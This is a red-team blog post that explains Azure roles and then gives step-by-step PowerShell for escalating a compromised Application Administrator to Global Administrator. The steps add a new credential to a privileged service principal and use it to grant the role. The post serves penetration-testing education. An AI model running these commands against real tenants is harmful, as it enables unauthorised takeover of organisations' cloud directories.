# Azure Privilege Escalation Via Service Principal

redfoxsec.com/blog/azure-privilege-escalation-via-service-principal

Karan Patel April 21, 2023

- April 21, 2023
- Red Team
- Karan Patel

In this blog, we will look at a variation of a real-world attack path to escalate our privileges from a compromised Application Administrator account in Azure to Global admin through a service principal.

Before diving into the attack's details, let us understand some Azure basics to help us further down the path.

## What is Azure?


Microsoft's Azure is a cloud computing platform. It provides various services, which include storage, virtual machines, and databases. It allows individuals and organizations to run applications and store data in a secure, scalable environment without investing heavily in hardware or infrastructure management.

Azure offers users a vast selection of services. Let's look at some of the most notable ones:

- **Compute services:** It comprised Virtual machines, Kubernetes, Azure Functions etc.
- **Storage services:** Blob storage, File storage, Disk storage, and Archive storage.
- **Database services:** Azure SQL Database, Azure Cosmos DB, Azure Database for MySQL, and more.
- **Networking services:** Azure Virtual Network, Azure Load Balancer, Azure Application Gateway etc.
- **Security services:** It entails Azure Security Center, Azure Active Directory, Azure Key Vault, and more.
- **Machine Learning services:** Azure offers several AI and machine learning services, for example, Azure Machine Learning, Cognitive Services, and more.
- **Internet of Things (IoT) services:** Azure IoT Edge, Azure IoT Hub etc

## Hierarchy of Azure

Let us now look at the hierarchy of Azure AD.




**Tenant:** A tenant is a dedicated instance of Azure AD that an organization receives when they sign up for the service. The top-level container in Azure represents a single organization or entity. A tenant is tied to a specific Azure AD directory and, therefore, is used to manage access and resources for that directory.

**Management Group:** A management group is a container that helps you manage access, policies, and compliance across multiple subscriptions. Therefore, these management groups aim to provide a way to apply governance controls and hierarchically manage resources.

**Subscription:** Subscriptions manage bills and control access to Azure resources. You can create multiple subscriptions within a single tenant, and each subscription can have different billing and access control settings.

**Resource Group:** Resource groups organize resources, apply policies, and control resource access. This way, you can create multiple resource groups within a subscription, and each resource group can have different access control and policies.

**Resource:** A resource is an individual component used to provision and manage services in Azure. Some examples of resources include virtual machines, storage accounts, databases, web apps, or any other component used to build and run applications in Azure.

## Azure Permission Model


Azure provides a robust and flexible permission model that allows organizations to manage access to their Azure resources and services. The model is based on a hierarchical structure starting with the Azure tenant, representing an organization's identity in Azure.

Within the tenant, **global admins** have full administrative access to all resources and services, including creating new subscriptions and managing users and groups. Global admins can also assign roles to users and groups within the tenant, controlling their access to resources and services.

Subscriptions are the next level in the hierarchy and represent Azure resources and services grouping. Within a subscription, there are several built-in roles,

- **Reader** – allows users to view resources but not make changes and the
- **Contributor** – allows users to manage resource
- **Owner** – full access to all resources within the subscription and can manage other roles and access controls within the subscription

Apart from the built-in roles, organizations can create roles that give granular access to certain resources or services. You can use the role-based access control (RBAC) system in Azure to create custom roles. This system lets organizations set their own permissions and access controls.





## Applications

An Azure **Application** is an application or service signed up with Azure Active Directory and used to access Azure resources. Registering an app with Azure AD allows you to set the scopes and permissions to use Azure resources. You can also change the settings for the application's authentication and authorization.

In Azure AD, you create a **Service Principal** as an identity for an application. The application uses this Service Principal in order to authenticate itself while accessing Azure resources. Whenever you register an application with Azure AD, the system automatically creates a Service Principal for that application. This Service Principal grants the application access to Azure resources, based on the defined permissions and scopes in the application registration. To authenticate, the Service Principal uses a Client ID and a secret.

Here, in our 'MYAPP' application, the Application (client) ID refers to the Application 'MyApp' ID while the Object ID of the app is the Service Principal ID.



## Azure Privilege Escalation Via Service Principal Abuse

Now let us look at a real word scenario with a common attack path and its exploitation.


- We already have an already compromised user account APPADMIN.
- An account could be compromised in several ways, including phishing attacks, weak passwords, unsecured network connections, and vulnerabilities in applications or systems.
- Upon further enumeration, it was observed that this account has the Application Administrator role assigned to it.

The role of the application administrator is to create, manage and keep an eye on all aspects of the apps hosted on the Azure platform. A user having this role has full control over all the Azure-hosted apps

**The following discussed is the role of the application administrator:**


**Step 1)** With the credentials of the compromised user account, let us connect to Azure from PowerShell. Note that we would require **Az** and **AzureAD** modules installed in PowerShell

```
$UserID = "USER@DOMAIN"
$TenantID = "TENANT_ID"
$Password = ConvertTo-SecureString 'PASSWORD' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential($UserID, $Password)
Connect-AzureAD -Credential $Cred -TenantID $TenantID
```




**Step 2)** We can verify that the user is, in fact, an Application Administrator

```
Get-AzureADUser | ?{$_.UserPrincipalName -eq "USER@DOMAIN"} # Checking object ID
of user
Get-AzureADDirectoryRole | ?{$_.DisplayName -eq 'Application Administrator'}
Get-AzureADDirectoryRoleMember -ObjectId "OBJECT_ID" #Comparing Object ID of
Application Administrator Member to the user
```




We can confirm that the compromised account APPADMIN is indeed an application Administrator.

**Step 3)** Using Azurehound, we can observe a direct path to Global Administrator from the compromised account APPADMIN



This is because one of the applications (and service principal), MYAPP, has been assigned the Privileged Role Admin role.

If a service principal needs privileged access to Azure resources like storage accounts, virtual machines, or databases, it can be assigned the PRA role. The PRA role allows an application configure security policies, manage resource access, and create and manage Azure roles and permissions. Installing software, configuring network settings, and managing user accounts require this level of access.

This is critical because a Privileged Role Administrator can grant any other admin role to another principal at the tenant level. This includes granting access to high-level roles such as Global Administrator, Billing Administrator, or Security Administrator.


**Step 4)** Let us verify the PRA role for the service principal MYAPP

```
Get-AzureADDirectoryRole | ?{$_.DisplayName -eq 'Privileged Role Administrator'}
Get-AzureADDirectoryRoleMember -ObjectId "OBJECT_ID"
```




The service principal MYAPP has been assigned the Privilege Role Administrator role. We can also confirm that the user APPADMIN is not the owner of the application


```
Get-AzureADApplication #Get target app Object ID
Get-AzureADApplicationOwner -ObjectId "OBJECT_ID" #Get App Owner
```




Since the compromised user is not the owner of the application, we need the privileges of the service principal to escalate to Global Admin.


**Step 5)** Because of the Application Administrator role, the user APPADMIN can assign a new credential to the application MYAPP's service principal

```
$secret = New-AzureADApplicationPasswordCredential -ObjectId "OBJECT_ID"
$secret.value
```





**Step 6)** Now we log out as the user APPADMIN and authenticate to the tenant as the MYAPP service principal with the newly created credential

```
Disconnect-AzureAD

$ApplicationID = "APP_ID"
$TenantID = "TENANT_ID"
$Password = ConvertTo-SecureString $secret.value -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential($ApplicationID,
$Password)
Connect-AzAccount -Credential $Cred -TenantID $TenantID -ServicePrincipal

$context =
[Microsoft.Azure.Commands.Common.Authentication.Abstractions.AzureRmProfileProvide
r]::Instance.Profile.DefaultContext
$token =
[Microsoft.Azure.Commands.Common.Authentication.AzureSession]::Instance.Authentica
tionFactory.Authenticate($context.Account, $context.Environment,
$context.Tenant.Id.ToString(), $null,
[Microsoft.Azure.Commands.Common.Authentication.ShowDialog]::Never, $null,
"https://graph.windows.net").AccessToken

Connect-AzureAD -AadAccessToken $token -AccountId $context.Account.Id -TenantId
$context.tenant.id
```




**Step 7)** Once connected as the service principal, we can leverage its Privilege Role Administrator role to grant the user APPADMIN a Global Administrator role

```
Get-AzureADDirectoryRole | ?{$_.DisplayName -eq 'Global Administrator'}
Get-AzureADUser | ?{$_.DisplayName -eq 'AppAdmin'} #Getting object ID of Appadmin
Add-AzureADDirectoryRoleMember -RefObjectId "OBJECT_ID_APPADMIN" -ObjectId
"OBJECT_ID_GA" # Adding App Admin to GA
```




**Step 8)** We can see that the user APPADMIN has been added to the Global Administrators group

This is how we can use critical Azure roles to escalate our privilege via a service principal.

By partnering with Redfox Security, you'll get the best security and technical skills to execute a practical and thorough penetration test. Our offensive security experts have years of experience assisting organizations in protecting their digital assets through **Penetration Testing Services**. To schedule a call with one of our technical specialists, call 1-800-917-0850 now.

**Redfox Security** is a diverse network of expert security consultants with a global mindset and a collaborative culture. We proudly deliver robust security solutions with data-driven, research-based, and manual testing methodologies.

Join us on our journey of growth and development by signing up for our comprehensive **courses**.

References


- https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5
- https://dirkjanm.io/azure-ad-privilege-escalation-application-admin
- https://www.netspi.com/webinars/lunch-learn-webinar-series/adventures-in-azure-privilege-escalation
- https://www.youtube.com/watch?v=QwVApszIldY



PreviousIntroduction to IoT Security
NextPenetration Testing Vs Red Teaming

## Recent Blog

September 09, 2025
Is APK Decompilation Legal? What You Need To Know
September 06, 2025
When Hackers Hit the Road: The Jaguar Land Rover Cyberattack
September 05, 2025
This Is the Hacker’s Swiss Army Knife. Have You Heard About It?